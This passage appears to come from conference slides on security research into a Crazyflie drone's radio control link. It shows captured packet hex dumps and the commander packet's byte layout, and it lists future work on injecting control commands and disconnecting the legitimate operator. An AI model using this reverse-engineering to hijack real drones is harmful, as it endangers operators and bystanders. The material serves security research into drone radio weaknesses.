10    ms: 7317     Ch: 10   Get data: 3c000000000000008000000000000000fe8c56dff22e005573f3f3f3f381245816
11    ms: 7654     Ch: 10   Get data: 3c0000000000000080000000000000007e5e7bbaa0880000e7e7e7e7e70178d33b
12    ms: 9469     Ch: 10   Get data: 3c000000000000008000000000000000bee554dee80800aae7e7e7e7e70248b036
```

Attack on a Drone's Radio Control (RC) Link

> Attack Steps

- STEP 3: START RECEIVING THE COMMANDER PACKETS

```
        +-------+-------+-------+-------+
        | ROLL  | PITCH |  YAW  |THRUST |
        +-------+-------+-------+-------+
Length     4       4       4       2       bytes
```

Name	Byte	Size	Type	Comment
ROLL	0-3	4	float	The pitch set-point
PITCH	4-7	4	float	The roll set-point
YAW	8-11	4	float	The yaw set-point
THRUST	12-13	2	uint16_t	The thrust set-point

5th-8th byte

```
Ch: 10  Get data: 3c0000000020feefc10000000000006ce972fb757289a904444688498690d704
Ch: 10  Get data: ffce677565aadc00aae7e7e7e7e70248b02ab74f7bad5afab4f7d6f3adfcdb7f
Ch: 10  Get data: 3c0000000020feefc1000000000000ac525dadb15c00aae7e7e7e7e70358913e
Ch: 10  Get data: 3c0000000020feefc10000000000002c806efaa5dff5f6e2fd5e6b2badaeeefb
```

The 6th to 9th byte change to 0x20feefc1, when the pitch angle reference changes to 30 degree

Attack on a Drone's Radio Control (RC) Link

> Future Work

- Write Arduino script to control the Crazyflie using our costume nRF24L01+ radio.
- Explore how to remotely change the channel and air data rate setting of the Crazyflie and Crazyradio, so that the original Crazyflie operator can be disconnected.
- Explore the weakness of RC radios with frequency hopping feature

Thank you!

- Xi Chen
  - Linkedin: https://au.linkedin.com/in/xichen2015
  - Twitter:@XiChen85579940
- Mr. Jeff Thomas
  - Linkedin: https://au.linkedin.com/in/jeffthomas
  - Twitter:@d4rkt1d3